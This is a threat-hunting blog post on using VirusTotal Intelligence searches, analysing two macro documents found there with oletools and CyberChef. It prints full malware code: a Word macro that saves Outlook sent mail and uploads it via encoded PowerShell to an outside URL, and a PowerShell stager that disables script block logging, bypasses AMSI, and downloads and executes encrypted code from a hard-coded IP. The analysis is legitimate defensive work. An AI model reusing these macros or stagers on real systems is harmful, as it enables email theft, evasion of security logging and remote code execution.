# Threat Hunting with VirusTotal

written by Mert SARICA | 1 August 2019

If you, like me, primarily use Twitter to stay updated on cybersecurity news and follow cybersecurity researchers, you may have come across tweets from security researchers such as Nick CARR from FireEye/Mandiant, Daniel BOHANNON, or John LAMBERT from Microsoft. In their tweets, they sometimes share new malware samples or discuss new techniques they discovered during their threat hunting activities on VirusTotal.

After years of requesting from my friends with VirusTotal accounts to download and send me interesting malware samples, I finally achieved a happy ending in early 2018 by purchasing a corporate VirusTotal account for Akbank Cyber Security Center. With a corporate account, as I mentioned in my blog post titled "On the Trail," you can not only track the activities of cybercriminals but also become aware of cyber attacks targeting your organization and stay informed about the tactics and techniques used by cybercriminals.

Apart from cybercriminals, you can also come across files uploaded by employees preparing for social engineering tests within their own organization or penetration testing experts from cybersecurity consulting firms attempting to bypass antivirus systems.

It is often overlooked that files uploaded to VirusTotal can be viewed and downloaded by other members. This means that a sensitive file uploaded for malware detection purposes can suddenly become visible to third parties. In this article, I decided to provide guidance for those who want to conduct threat hunting on VirusTotal and raise awareness of information security by drawing attention to the points mentioned above.

When conducting threat hunting with VirusTotal Intelligence, we can leverage more than 50 keywords. For example, let's say we want to find records that are uploaded from Turkey (submitter:TR), written in Turkish language (lang:"turkish"), detected by more than 10 antivirus software (positives:10), have a docx file type (type:docx), and were first uploaded in 2018 (fs:2018-01-01 T00:00:00+). By using these keywords, we can quickly find records that match these criteria. If we perform a similar search for xls,

doc files, files containing PowerShell (tag:powershell), and files containing macros (tag:macros), we will come across numerous examples for analysis in a short time.

In one of the cases I encountered, I discovered a malicious individual creating a document containing macros to conduct a social engineering attack against a bank. When analyzing the macro using the oletools and CyberChef tools, I found that the executed macro sent copies of emails sent from Microsoft Outlook to a command and control center using unencrypted HTTP protocol with the help of PowerShell. By examining the file properties and searching for it on VirusTotal (metadata), I learned that the file was likely created by the bank's audit team to perform a social engineering test rather than by a malicious individual. :)

Σ | d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f ▾ | 🔍 ⬆ ⊞ | Mert SARICA

**28** / 60

❌ **28 engines detected this file**

d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f
_____yilbasi_cekilis.doc

57.5 KB — Size
2018-12-19 02:09:05 UTC
16 days ago

Download file
DOC

doc  enum-windows  environ  macros  obfuscated  run-file

Community Score

DETECTION | DETAILS | RELATIONS | BEHAVIOR | CONTENT | SUBMISSIONS | COMMUNITY

## Basic Properties ⓘ

| | |
|---|---|
| MD5 | 1f82f670a87e982db805fffbe11757d7 |
| SHA-1 | 1ae2c60ad9b3749fbf88a9559d874c8c2e5e5c12 |
| SHA-256 | d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f |
| SSDEEP | 768:dl/yAJbX/naMeT7ep3HiXlZTPADDxz99ZEpzH1luu9h7jAiA:L/yAJbPzeT7e9HFTPADD3LEZKh7j |
| File type | MS Word Document |
| Magic | CDF V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1254, Author: _____ (Teftis Kurulu), Template: Normal.dotm, Last Saved By: _____ (Teftis Kurulu), Revision Number: 4, Name of Creating Application: Microsoft Office Word, Total Editing Time: 01:00, Create Time/Date: Mon Dec 03 07:11:00 2018, Last Saved Time/Date: Mon Dec 03 07:17:00 2018, Number of Pages: 1, Number of Words: 76, Number of Characters: 434, Security: 0 |
| File size | 57.5 KB (58880 bytes) |

## History ⓘ

| | |
|---|---|
| Creation Time | 2018-12-04 07:11:00 |
| First Submission | 2018-12-04 14:41:25 |
| Last Submission | 2018-12-04 14:41:25 |
| Last Analysis | 2018-12-19 02:09:05 |

## Names ⓘ

_____yilbasi_cekilis.doc

## OLE Compound File Info ⓘ

## ExifTool File Metadata ⓘ

| | |
|---|---|
| AppVersion | 14.0 |
| Author | _____ (Teftis Kurulu) |
| CharCountWithSpaces | 509 |
| Characters | 434 |
| CodePage | Windows Turkish |
| CompObjUserType | Microsoft Word 97-2003 Document |
| CompObjUserTypeLen | 32 |
| Company | _____ |
| CreateDate | 2018:12:04 07:11:00 |

## Commonly Abused Properties

⚠ Seems to contain deobfuscation code.
⚠ Makes use of macros
🔺 May try to run other files, shell commands or applications.
⚠ May enumerate open windows.
ⓘ May read system environment variables.

**Macros And VBA Code Streams**

⊞ ThisDocument.cls

enum-windows  environ  obfuscated  run-file

---

Σ | d2be6d278cd15a99f845643e9c1e66e117f9b8ec0f1886933f49217589e3377f ▾ | 🔍 ⬆ ⊞ | Mert SARICA

File size   57.5 KB (58880 bytes)

## ExifTool File Metadata ⓘ

| | |
|---|---|
| AppVersion | 14 0 |
| Author | _____ (Teftis Kurulu) |
| CharCountWithSpaces | 509 |
| Characters | 434 |
| CodePage | Windows Turkish |
| CompObjUserType | Microsoft Word 97-2003 Document |
| CompObjUserTypeLen | 32 |
| Company | _____ |
| CreateDate | 2018:12:04 07:11:00 |
| DocFlags | Has picture, 1Table, ExtChar |
| FileType | DOC |
| FileTypeExtension | doc |
| HeadingPairs | Title, 1 |
| Hyperlinks | cid:image007.png@01D48B14.1DC8C250 |
| HyperlinksChanged | No |
| Identification | Word 8.0 |
| LanguageCode | Turkish |
| LastModifiedBy | _____ (Teftis Kurulu) |
| LastPrinted | 0000:00:00 00:00:00 |
| Lines | 3 |
| LinksUpToDate | No |
| MIMEType | application/msword |
| ModifyDate | 2018:12:04 07:17:00 |
| Pages | 1 |
| Paragraphs | 1 |
| RevisionNumber | 4 |
| ScaleCrop | No |
| Security | None |
| SharedDoc | No |
| Software | Microsoft Office Word |
| System | Windows |
| Template | Normal.dotm |
| TotalEditTime | 1 minute |
| Word97 | No |
| Words | 76 |

## Commonly Abused Properties

⚠ Seems to contain deobfuscation code.
⚠ Makes use of macros
🔺 May try to run other files, shell commands or applications.
⚠ May enumerate open windows.
ⓘ May read system environment variables.

**Macros And VBA Code Streams**

⊞ ThisDocument.cls

enum-windows  environ  obfuscated  run-file

## Summary Info

| | |
|---|---|
| application name | Microsoft Office Word |
| author | _____ (Teftis Kurulu) |
| character count | 434 |
| code page | Turkish |
| creation datetime | 2018-12-04 08:11:00 |
| edit time | 60 |
| last author | _____ (Teftis Kurulu) |
| last saved | 2018-12-04 08:17:00 |
| page count | 1 |
| revision number | 4 |
| template | Normal.dotm |
| word count | 76 |

## Document Summary Info

| | |
|---|---|
| characters with spaces | 509 |
| code page | Turkish |
| company | _____ |
| line count | 3 |
| paragraph count | 1 |
| version | 917504 |

## OLE Streams

⊞ Root Entry

SECURITY WARNING   Macros have been disabled.    [ Enable Content ]

Hediyeni ve gönderim detaylarını aşağıdaki formdan **"Sicil Numarası"** ile sorgulayabilirsin.

Form aktif değil ise karşına çıkan **"Enable Editing"** ve **"Enable Content"** seçeneklerine tıklayarak formu aktifleştirebilirsin.

| Sicil No: | |
|---|---|
| | Sorgula |

İnsan Kaynakları

End of document ■

```
C:\Windows\system32\cmd.exe
```

C:\Users\Mert\Desktop\oletools-0.53.1\oletools>python olevba.py ████_yilbasi_
cekilisi.doc
olevba 0.53.1 - http://decalage.info/python/oletools
Flags       Filename
-------------------------------------------------------------------------
OLE:MAS-HB-- ████_yilbasi_cekilisi.doc
=========================================================================
FILE: ████_yilbasi_cekilisi.doc
Type: OLE
-------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: ████_yilbasi_cekilisi.doc - OLE stream: u'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Option Explicit
Public strFilePath, strFileName As String
Dim EmailCount As Variant
Private Sub Document_Open()

    Dim objSelectedMail As Outlook.MailItem
    Dim objConversation As Outlook.Conversation
    Dim objMail As Outlook.MailItem
    Dim objFolder As MAPIFolder
    Dim objNS As Namespace
    Dim EmailCount As Variant

    Set objNS = GetNamespace("MAPI")
    Set objFolder = objNS.GetDefaultFolder(olFolderSentMail)

    EmailCount = objFolder.Items.Count

    objFolder.Items.Sort "CreationTime", True

    On Error GoTo Err
    Set objSelectedMail = objFolder.Items.Item(EmailCount)
    If Not objSelectedMail Is Nothing Then GoTo Abc
Err:
    On Error GoTo Err2
    Set objSelectedMail = objFolder.Items.Item(EmailCount - 1)
    If Not objSelectedMail Is Nothing Then GoTo Abc
Err2:
    Set objSelectedMail = objFolder.Items.Item(EmailCount - 2)
    If Not objSelectedMail Is Nothing Then GoTo Abc
Abc:
    Set objConversation = objSelectedMail.GetConversation
    If Not (objConversation Is Nothing) Then
        'Get all root items in this conversation
        For Each objMail In objConversation.GetRootItems

            'strFileName = objMail.Subject
            strFileName = Environ("Username") & ".txt"
            'Remove the unsupported characters in email subject
            strFileName = Replace(strFileName, "/", " ")
            strFileName = Replace(strFileName, "\", " ")
            strFileName = Replace(strFileName, ":", "")
            strFileName = Replace(strFileName, "?", " ")
            strFileName = Replace(strFileName, Chr(34), " ")
```

```
C:\Windows\system32\cmd.exe
```

            Call ProcessChildren(objMail, objConversation)
        Next
    End If

    Dim C As Variant
    Dim A As String
    A = "C:\Windows\system32\Windows" & Chr(80) & Chr(111) & Chr(119) & Chr(101)
 & Chr(114) & Chr(83) & Chr(104) & Chr(101) & Chr(108) & Chr(108) & "\v1.0\" & C
hr(112) & Chr(111) & Chr(119) & Chr(101) & Chr(114) & Chr(115) & Chr(104) & Chr(
101) & Chr(108) & Chr(108) & Chr(46) & Chr(101) & Chr(120) & Chr(101)
    C = Shell(A & " IEX([System.Text.Encoding]::Unicode.GetString([System.Conver
t]::FromBase64String('JABGAGkAbAB1AFAAYQB0AGgAIAA9ACAAJwBDADoAXABUAHMAZQByAHMAXA
AnACsAJAB1AG4Adgn6AFUAcwB1AHIATgBhAG0AZQArACcAXABEAG8AYwB1AG0AZQBuAHQAcwBcACcAKw
AkAGUAbgB2ADoAVQBzAGUAcgBOAGEAbQBlACsAJwAuAHQAeAB0ACcAOwAgACQAVQBSAEwAIAA9ACAAJw
BoAHQAdABwADoALwAvAHAcAdwB3AC4ZwBhAHIAYQBuAHQAaQBuAHMAYQBuAGsAYQB5AG4AYABrAGwAYQ
ByAGkALgBjAG8AbQAvAHUAcABsAG8AYQBjADQAcABoAHAAJwA7ACAAIABkAGYAaABBaBsAGUAUAB5AQZQ
BzACAAPQAgAFsAUwB5AHMAdAB1AG0ALgBJAE8ALgBGAGkAbAB1AF0AOgA6AFIAZQBhAGQQQBsAGwAQg
B5AHQAZQBzAG8gAJABGAGkAbAB1AFAAYQB0AGgAKQA7ACAAJABmAGkAbAB1AEUAbgBjAAPQAgAFsAUw
B5AHMAdAB1AG0ALgBUAGUAeB0B0AC4RQBuAGMAbdBkaBnBgAF0AOgA6AFUAbgBpAGNAZA
BpAG4ZwoAcAUQBUAEYAQA4ACcAKQAuEcAZQB0AFMAdBAyAGkAbgBnAGJAB0AGkAbAB1AEIAeQ
B0AGUAcwApADsAIABkAGIAbnBdBWH4AHAAIAeQAgAD0AIABbAFMAeQB2ZAHQAZBtAC4ARwBlAGkAdAZA
BdADoAOgBOAGUAdvBHAHUAaQBkKACgAkQAuAGFbQBwBTAHQAQcgBpAG4AZ" & _
    "wAoACkAOwAgACAAJABBMEYAIAA9ACAAIgBgAHIAYABuBuCIAOwAgACAAJABiAG8AZAB5AEwAaABQBu
AGUAcwAgAD0AIAAoAGcAIAAoACAAIAAgACAAIAIAQALQAtCQAYgBvAHUAbgBkACgAYACQB5ACILALAAgAGAAIIAAg
ACAAIgBDAG8AbgB0AGUAbgB0AC0RAABpAHMAcAvBnAHMAaQB0AGkAbwBuACQBGAkAbwBuADoAIABmbAG8AcgBtACBAZABh
AHQAYQA7ACAAbABhBAG0AZQA9ACAA9AGkAbGmAGkAbAB1AGAAIgBmAGwAZQBuAGEAbBB1ADBgAbBQAAAA
ACQAZQBuAHYAOgBUAHMAZQBhAE4YYABtAGUAIAGUAcACAAIgAsACAAIAIAkAGYAaBB1AGBAIAdBgB0
AGUAbwB0AC0AcAHkAcGAGUAOgBnAHAAbGYAaRAuAGEAbQB1ADQgAdBhhAGwAJwB8AHAHAcwB0
AHIAZQBhAG0AJABMAEYAIgAsAcAAIAAIAAkAECYAGYAbAB1AHAAAGGYAaQBAGUAIABAAIAkAGAIAAIgAt
ACQAJABiAG8AdGAQQAYQWBAY9yAHkAaBQACQAAIAT0AEQAACABGBACIAIAAtaCAtAAtYAEUAbABuBpAGAAAACQAUAYgA7
ACAAIABJAG4AdgBvAGsAZQAtAFIAZQBzAHQAIABhBAYAaaAdAAqAAiBuAGQdUYAcgBpAGAAJABUAFIATAAg
ACOATQBlAHQAQcAAWBvAGQAIABBAQAGB8AcwABAOQAALQBDAG8AbgB0AGUAbABoBHQAFQAQBwAGUAIAAiAAiGAGAdQAQBs
AHQAaQBwAGEAcgBmB0ACBZBhBAHIAIABWQAaAY0AOYQYQB0AEEAOwAgAGIAbwB1AG4A4AAZABHAIAeQA9ACAAgAkk
AGIAbwB1AGGZBhHAHIAIAeBgACIAgAgAC0AQgBvABvGcQBvAGAAeQAQACQAYgBvAGQAeQBMAGkAbgBlAHMAOwA=
'))", 0)
    End Sub

    Sub ProcessChildren(objCurMail As Outlook.MailItem, objCurConversation As Ou
tlook.Conversation)
        Dim objItems As Outlook.SimpleItems
        Dim objItem As Outlook.MailItem

        Set objItems = objCurConversation.GetChildren(objCurMail)

        If objItems.Count > 0 Then
            For Each objItem In objItems

                strFileName = Environ("Username") & ".txt"
                strFileName = Replace(strFileName, "/", " ")
                strFileName = Replace(strFileName, "\", " ")
                strFileName = Replace(strFileName, ":", "")
                strFileName = Replace(strFileName, "?", " ")
                strFileName = Replace(strFileName, Chr(34), " ")

                strFilePath = "C:\Users\" & Environ("Username") & "\Documents\" & str
FileName

                objItem.SaveAs strFilePath, olTXT
```

**C:\Windows\system32\cmd.exe**

```
    Dim objItems As Outlook.SimpleItems
    Dim objItem As Outlook.MailItem

    Set objItems = objCurConversation.GetChildren(objCurMail)

    If objItems.Count > 0 Then
        For Each objItem In objItems

            strFileName = Environ("Username") & ".txt"
            strFileName = Replace(strFileName, "/", " ")
            strFileName = Replace(strFileName, "\", " ")
            strFileName = Replace(strFileName, ":", "")
            strFileName = Replace(strFileName, "?", " ")
            strFileName = Replace(strFileName, Chr(34), " ")

            strFilePath = "C:\Users\" & Environ("Username") & "\Documents\" & str
FileName

            objItem.SaveAs strFilePath, olTXT

            'Process all children recursively
            Call ProcessChildren(objItem, objCurConversation)
        Next
    End If

    End Sub
```

| Type | Keyword | Description |
|------|---------|-------------|
| AutoExec | Document_Open | Runs when the Word or Publisher document is opened |
| Suspicious | Chr | May attempt to obfuscate specific strings (use option --deobf to deobfuscate) |
| Suspicious | Shell | May run an executable file or a system command |
| Suspicious | Windows | May enumerate application windows (if combined with Shell.Application object) |
| Suspicious | Environ | May read system environment variables |
| Suspicious | System | May run an executable file or a system command on a Mac (if combined with libc.dylib) |
| Suspicious | Hex Strings | Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all) |
| Suspicious | Base64 Strings | Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all) |

Search oletools

| Type | Size |
|------|------|
| Microsoft Word 9... | 58 KB |
| Text Document | 3 KB |
| Python File | 15 KB |
| Python File | 17 KB |
| Python File | 15 KB |
| Python File | 45 KB |
| Python File | 6 KB |
| Python File | 12 KB |
| Python File | 22 KB |
| Compiled Python ... | 22 KB |
| Python File | 14 KB |
| Python File | 13 KB |
| Python File | 8 KB |
| Python File | 35 KB |
| Compiled Python ... | 25 KB |
| Python File | 7 KB |
| Python File | 179 KB |
| Python File | 178 KB |

a tag

**From Base64 - CyberChef**

File | file:///C:/Users/Mert/Desktop/cyberchef.htm#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)&input=SkFCCR...

Version 8.19.5s    Last build: 3 days ago - New in v8: Automated encoding detection and simpl...    Options    About / Support

**Operations**

Search...

**Favourites**

To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic

Data format

**Recipe**

**From Base64**

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

STEP    BAKE!    ☑ Auto Bake

**Input**

start: 1786  length: 1809
end: 1787
length: 1  lines: 22

JABGAGkAbABlAFAAYQB0AGgAIAA9ACAAJwBDADoAXABVAHMAZQByAHMAXA
AnACsAJABlAG4AdgA6AFUAcwBlAHIATgBhAG0AZQArACcAXABEAG8AYwB1AG0AZQ
BuAHQAcwBcACcAKw
AkAGUAbgB2ADoAVQBzAGUAcgBOAGEAbQBlACsAJwAuAHQAeAB0ACcAOwAgACQAVQ
BSAEwAIAA9ACAAJw
BoAHQAdABwADoALwAvAHcAdwB3AC4AZwBhAHIAYQBuAHQAaaBuAHMAYQBuAGsAYQ
B5AG4AYQBrAGwAYQ
ByAGkALgBjAG8AbQAvAHUAHUAcABSAG8AYQBkAC4AcABoAHAAAAJwA7ACAAIAAkAGYAaQ
BsAGUAQgB5AHQAZQ
BzACAAPQAgAAFAFsAUwB5AHMAdABlAG0ALgBJAE8ALgBGAGkAbABlAF0AOgA6AFIAZQ
BhAGQAQQBsAGwAQg
B5AHQAZQBzACgAJABGAGkAbABlAFAAYQB0AGgAKQA7ACAAJABmAGkAbABlAEUAbgABg
BjACAAPQAgAFsAUw

**Output**

start: 1340  time: 1ms
end: 1340  length: 1340
length: 0  lines: 1

```
$.F.i.l.e.P.a.t.h. .=.
.'.C.:.\.U.s.e.r.s.\.'.+.$.e.n.v.:.U.s.e.r.N.a.m.e.+.'.\.D.o.c.u
.m.e.n.t.s.\.'.+.$.e.n.v.:.U.s.e.r.N.a.m.e.+.'...t.x.t.'.;.
.$.U.R.L. .=.
.'.h.t.t.p.:.//.w.w.w...          .i.n.s.a.n.k.a.y.n.a.k.l.a.r
.i...c.o.m./.u.p.l.o.a.d...p.h.p.'.;. . .$.f.i.l.e.B.y.t.e.s.
.=. .
[.S.y.s.t.e.m...I.O...F.i.l.e.].:.:.R.e.a.d.A.l.l.B.y.t.e.s.
(.$.F.i.l.e.P.a.t.h.).;. .$.f.i.l.e.E.n.c. .=. .
[.S.y.s.t.e.m...T.e.x.t...E.n.c.o.d.i.n.g.].:.:.G.e.t.E.n.c.o.d.
i.n.g.(.'.U.T.F.-.8.'.).....G.e.t.S.t.r.i.n.g.
(.$.f.i.l.e.B.y.t.e.s.).;. .$.b.o.u.n.d.a.r.y. .=. .
[.S.y.s.t.e.m...G.u.i.d.].:.:.N.e.w.G.u.i.d.
```

When examining another example, the file named "aktivite20.docm," I initially thought that I came across a malicious document used in a social engineering attack targeting a bank. Upon analyzing this well-crafted document, which was quite convincing in terms of persuasion, I discovered that it contained a macro utilizing PowerShell. Upon analyzing the macro file, I found that it disabled PowerShell script blocking and logging features when executed. Similar to the previous example, when examining the file properties, I learned that it was created by a penetration testing expert working as a consultant for a cybersecurity firm. :)

File   Edit   View   Insert   Format   Debug   Run   Tools   Add-Ins   Window   Help

Ln 2, Col 1

Project - Project

Normal
Project (Aktivite-20)
  Microsoft Word Objects
  Modules
    NewMacros
  References

Aktivite-20 - NewMacros (Code)

General     Auto_Open

```vba
Sub Auto_Open()
    GDiU
End Sub


Sub AutoOpen()
    GDiU
End Sub


Sub Document_Open()
    GDiU
End Sub


Public Function GDiU() As Variant
    Dim zbf As String
    zbf = "powershell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVg"
    zbf = zbf + "B1AHIAcwBpAG8AbgBUAGEAQgBMAGUALgBQAFMAVgBlAHIAcwBJ"
    zbf = zbf + "AE8AbgAuAE0AQQBKAG8AUgAgAC0ARwB1ACAAMwApAHsAJABHAF"
    zbf = zbf + "AARgA9AFsAUgBFAEYAXQAuAEEAUwBzAGUAbQBCAEwAeQAuAEcA"
    zbf = zbf + "RQBUAFQAeQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQ"
    zbf = zbf + "BnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBV"
    zbf = zbf + "AHQAaQBsAHMAJwApAC4AIgBHAEUAdABGAGkARQBgAEwARAAiAC"
    zbf = zbf + "gAJwBjAGEAYwBoAGUAZAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkA"
    zbf = zbf + "UwBlAHQAQdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQ"
    zbf = zbf + "BiAGwAaQBjACwAUwB0AGEEdABpAGMAJwApADsASQBGACgAJABH"
    zbf = zbf + "AFAARgApAHsAJABHAFAAQwA9ACQARwBQAEYALgBHAGUAdABBWAE"
    zbf = zbf + "EATABVAGUAKAAkAE4AVQBsAEwAKQA7AEkAZgAoACQARwBQAEMA"
    zbf = zbf + "WwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABBvAGMAawBMAG8AZw"
    zbf = zbf + "BnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAIAaQBw"
    zbf = zbf + "AHQAQQAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAF"
    zbf = zbf + "sAJwBFAG4AYQBiAGwAZQBTAGMAAcgBpAHAAdABCACAKAWAnAGwA"
    zbf = zbf + "bwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwAADsAJABHAHAAQw"
    zbf = zbf + "BbACcAUwBjAHIAaQBwAHQAQQAnAACsAJwBsAG8AYwBrAEwAbwBn"
    zbf = zbf + "AGcAaQBuAGcAJwBdAFsAJwBBFAG4AYQBiAGwAZQBTAGMAcgBpAH"
    zbf = zbf + "AAdABCAGwAbwBjAGsASQBuAHYAbwBjAGAEAdABpAG8AbgBMAG8A"
```

Properties - NewMacros

NewMacros Module

Alphabetic   Categorized

(Name)   NewMacros

```powershell
IF($PSVersionTaBLe.PSVersIOn.MAJoR -Ge3)
{
    $GPF=[REF].ASsemBLy.GETTypE('System.Management.Automation.Utils')."GEtFiE`LD"('cachedGroupPolicySettings','N'+'onPublic,Static');
    IF($GPF)
    {
        $GPC=$GPF.GetVALUe($NU1L);
        If($GPC['ScriptB'+'lockLogging'])
        {
            $GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;
            $GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}
            $VAL=[COllECtIONS.GEnEriC.DICTiOnarY[STRIng,SySTeM.ObJect]]::nEw();
            $vAL.AdD('EnableScriptB'+'lockLogging',0);
            $vAL.ADD('EnableScriptBlockInvocationLogging',0);
            $GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$val
        } ELSe {
            [ScriPTBLOCk]."GEtFIE`ld"('signatures','N'+'onPublic,Static').SEtValuE($nuLL,(NEw-OBJeCT COlleCtions.GENerIc.HAShSet[stRiNG]))
        }
        [REf].AsSEMbLy.GetTYpe('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GETFIEld('amsiInitFailed','NonPublic,Static').SetVALUe($NuLL,$truE)};
};
[SySTeM.Net.SErViCePOInTMAnAger]::ExpecT100CoNtinuE=0;
$WC=NEW-OBJect SysTEM.Net.WebClIEnT;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$wc.HeADErs.ADD('User-Agent',$u);
$Wc.PRoxy=[SYstEm.NET.WEBRequesT]::DeFaUltWEBproxy;
$wo.ProXy.CrEdeNtiALS = [SYSTeM.NEt.CrEdeNTiaLCaCHE]::DEfauLTNeTWORKCrEdentIaLS;
$Script:Proxy = $wc.Proxy;
$K=[SYstEM.TEXt.EnCOdiNg]::ASCII.GETBYtes('l_a{%NK;{u<P>&JWtcr^x}g1ZOfL-SpR');
$R={
    $D,$K=$ARgs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COunT])%256}
    $S[$_],$S[$J]=$S[$J],$S[$_];
    $D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;
    $S[$I],$S[$H]=$S[$H],$S[$I];
    $_-bXOR$S[($S[$I]+$S[$H])%256]}
};
$ser='http://35.161.199.108:80';
$t='/login/process.php';
$WC.HeadErs.ADd("Cookie","session=YhqjcpbKT0WN3kUZc1HckB/rQvo=");
$DataA=$WC.DOWnloadData($seR+$t);
$iv=$DATA[0..3];
$daTa=$DaTa[4..$DAta.lenGtH];
-jOIn[Char[]](& $R $DATA ($IV+$K))|IEX
```
